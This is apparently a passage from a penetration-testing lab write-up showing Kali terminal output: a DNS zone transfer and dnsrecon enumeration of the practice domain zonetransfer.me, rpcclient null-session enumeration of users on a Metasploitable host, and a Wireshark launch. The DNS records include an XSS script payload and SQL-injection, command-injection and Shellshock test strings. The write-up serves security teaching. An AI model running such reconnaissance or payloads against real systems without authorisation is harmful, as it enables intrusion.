cmdexec.zonetransfer.me.                 300      IN    TXT            ";
contact.zonetransfer.me.                 2592000  IN    TXT            (
dc-office.zonetransfer.me.               7200     IN    A        143.228.181.132
deadbeef.zonetransfer.me.                7201     IN    AAAA     dead:beaf::
dr.zonetransfer.me.                      300      IN    LOC           53
```




```
cmdexec.zonetransfer.me.                    300       IN    TXT             ";
contact.zonetransfer.me.                    2592000   IN    TXT             (
dc-office.zonetransfer.me.                  7200      IN    A         143.228.181.132
deadbeef.zonetransfer.me.                   7201      IN    AAAA      dead:beaf::
dr.zonetransfer.me.                         300       IN    LOC             53
DZC.zonetransfer.me.                        7200      IN    TXT        AbCdEfG
email.zonetransfer.me.                      2222      IN    NAPTR           (
email.zonetransfer.me.                      7200      IN    A         74.125.206.26
Hello.zonetransfer.me.                      7200      IN    TXT            "Hi
home.zonetransfer.me.                       7200      IN    A          127.0.0.1
Info.zonetransfer.me.                       7200      IN    TXT             (
internal.zonetransfer.me.                   300       IN    NS        intns1.zonetransfer.me.
internal.zonetransfer.me.                   300       IN    NS        intns2.zonetransfer.me.
intns1.zonetransfer.me.                     300       IN    A         81.4.108.41
intns2.zonetransfer.me.                     300       IN    A         167.88.42.94
office.zonetransfer.me.                     7200      IN    A         4.23.39.254
ipv6actnow.org.zonetransfer.me.             7200      IN    AAAA      2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                        7200      IN    A         207.46.197.32
robinwood.zonetransfer.me.                  302       IN    TXT           "Robin
rp.zonetransfer.me.                         321       IN    RP              (
sip.zonetransfer.me.                        3333      IN    NAPTR           (
sqli.zonetransfer.me.                       300       IN    TXT            "'
sshock.zonetransfer.me.                     7200      IN    TXT            "()
staging.zonetransfer.me.                    7200      IN    CNAME     www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A          127.0.0.1
testing.zonetransfer.me.                    301       IN    CNAME     www.zonetransfer.me.
vpn.zonetransfer.me.                        4000      IN    A         174.36.59.154
www.zonetransfer.me.                        7200      IN    A         5.196.105.14
xss.zonetransfer.me.                        300       IN    TXT       "'><script>alert('Boo')</script>"

Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.                            7200      IN    SOA             (
```



```
Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.                            7200      IN    SOA             (
zonetransfer.me.                            300       IN    HINFO      "Casio
zonetransfer.me.                            301       IN    TXT             (
zonetransfer.me.                            7200      IN    MX              0
zonetransfer.me.                            7200      IN    MX             10
zonetransfer.me.                            7200      IN    MX             10
zonetransfer.me.                            7200      IN    MX             20
zonetransfer.me.                            7200      IN    MX             20
zonetransfer.me.                            7200      IN    MX             20
zonetransfer.me.                            7200      IN    MX             20
zonetransfer.me.                            7200      IN    A         5.196.105.14
zonetransfer.me.                            7200      IN    NS        nsztm1.digi.ninja.
zonetransfer.me.                            7200      IN    NS        nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me.            301       IN    TXT             (
_acme-challenge.zonetransfer.me.            301       IN    TXT             (
_sip._tcp.zonetransfer.me.                  14000     IN    SRV             0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200      IN    PTR       www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.               7900      IN    AFSDB           1
asfdbbox.zonetransfer.me.                   7200      IN    A          127.0.0.1
asfdbvolume.zonetransfer.me.                7800      IN    AFSDB           1
canberra-office.zonetransfer.me.            7200      IN    A         202.14.81.230
cmdexec.zonetransfer.me.                    300       IN    TXT            ";
contact.zonetransfer.me.                    2592000   IN    TXT             (
dc-office.zonetransfer.me.                  7200      IN    A         143.228.181.132
deadbeef.zonetransfer.me.                   7201      IN    AAAA      dead:beaf::
dr.zonetransfer.me.                         300       IN    LOC            53
DZC.zonetransfer.me.                        7200      IN    TXT        AbCdEfG
email.zonetransfer.me.                      2222      IN    NAPTR           (
email.zonetransfer.me.                      7200      IN    A         74.125.206.26
Hello.zonetransfer.me.                      7200      IN    TXT            "Hi
home.zonetransfer.me.                       7200      IN    A          127.0.0.1
```




```
sshock.zonetransfer.me.                    7200     IN    TXT            "()
staging.zonetransfer.me.                   7200     IN    CNAME     www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301        IN    A          127.0.0.1
testing.zonetransfer.me.                   301      IN    CNAME     www.zonetransfer.me.
vpn.zonetransfer.me.                       4000     IN    A         174.36.59.154
www.zonetransfer.me.                       7200     IN    A         5.196.105.14
xss.zonetransfer.me.                       300      IN    TXT       "'><script>alert('Boo')</script>"


Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________



zonetransfer.me class C netranges:
__________________________________

 4.23.39.0/24
 5.196.105.0/24
 52.91.28.0/24
 74.125.206.0/24
 81.4.108.0/24
 143.228.181.0/24
 167.88.42.0/24
 174.36.59.0/24
 202.14.81.0/24
 207.46.197.0/24
```



```
Performing reverse lookup on 2560 ip addresses:
_______________________________________________




0 results out of 2560 IP addresses.

zonetransfer.me ip blocks:
__________________________

done.
```


cmd: dnsrecon -d zonetransfer.me



```
┌──(arshad㉿kali)-[~]
└─$ dnsrecon -d zonetransfer.me
[*] std: Performing General Enumeration against: zonetransfer.me...
[-] DNSSEC is not configured for zonetransfer.me
[*]      SOA nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm2.digi.ninja 34.225.33.2
[*]      NS nsztm1.digi.ninja 81.4.108.41
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 173.194.202.26
[*]      MX ASPMX3.GOOGLEMAIL.COM 142.250.142.27
[*]      MX ASPMX5.GOOGLEMAIL.COM 142.250.115.26
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 142.250.142.27
[*]      MX ASPMX4.GOOGLEMAIL.COM 142.250.141.27
[*]      MX ASPMX.L.GOOGLE.COM 142.250.4.27
[*]      MX ASPMX2.GOOGLEMAIL.COM 173.194.202.26
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 2607:f8b0:400e:c00::1a
[*]      MX ASPMX3.GOOGLEMAIL.COM 2607:f8b0:4023:1c01::1b
[*]      MX ASPMX5.GOOGLEMAIL.COM 2607:f8b0:4023:1004::1a
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 2607:f8b0:4023:1c01::1b
[*]      MX ASPMX4.GOOGLEMAIL.COM 2607:f8b0:4023:c0b::1b
[*]      MX ASPMX.L.GOOGLE.COM 2404:6800:4003:c02::1b
[*]      MX ASPMX2.GOOGLEMAIL.COM 2607:f8b0:400e:c00::1b
[*]      A zonetransfer.me 5.196.105.14
[*]      TXT zonetransfer.me google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] Enumerating SRV Records
[+]      SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 5.196.105.14 5060
[+] 1 Records Found
```


3. Perform NetBIOS Enumeration:

cmd: rpcclient -U "" Target Ip address




```
┌──(arshad㉿kali)-[~]
└─$ rpcclient -U "" 192.168.0.148
Enter WORKGROUP\'s password:
rpcclient $> 
```

cmd: $>querydominfo




```
┌──(arshad㉿kali)-[~]
└─$ rpcclient -U "" 192.168.0.148
Enter WORKGROUP\'s password:
rpcclient $> querydominfo
Domain:         WORKGROUP
Server:         METASPLOITABLE
Comment:        metasploitable server (Samba 3.0.20-Debian)
Total Users:    35
Total Groups:   0
Total Aliases:  0
Sequence No:    1652083859
Force Logoff:   -1
Domain Server State:    0×1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0×1
rpcclient $> 
```

cmd: $>enumdomusers




```
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
```

cmd: $>queryuser msfadmin




```
rpcclient $> queryuser msfadmin
        User Name   :   msfadmin
        Full Name   :   msfadmin,,,
        Home Drive  :   \\metasploitable\msfadmin
        Dir Drive   :
        Profile Path:   \\metasploitable\msfadmin\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time                 :      Thu, 01 Jan 1970 05:30:00 IST
        Logoff Time                :      Thu, 14 Sep 30828 08:18:05 IST
        Kickoff Time               :      Thu, 14 Sep 30828 08:18:05 IST
        Password last set Time     :      Wed, 28 Apr 2010 12:26:18 IST
        Password can change Time :        Wed, 28 Apr 2010 12:26:18 IST
        Password must change Time:        Thu, 14 Sep 30828 08:18:05 IST
        unknown_2[0..31]...
        user_rid :      0xbb8
        group_rid:      0xbb9
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> 
```

4. Sniff the data of any application using wire-shark:




```
┌──(arshad㉿kali)-[~]
└─$ wireshark
 ** (wireshark:97163) 19:23:27.195197 [Main MESSAGE] -- Wireshark is up and ready to go, elapsed time 1.919s
```

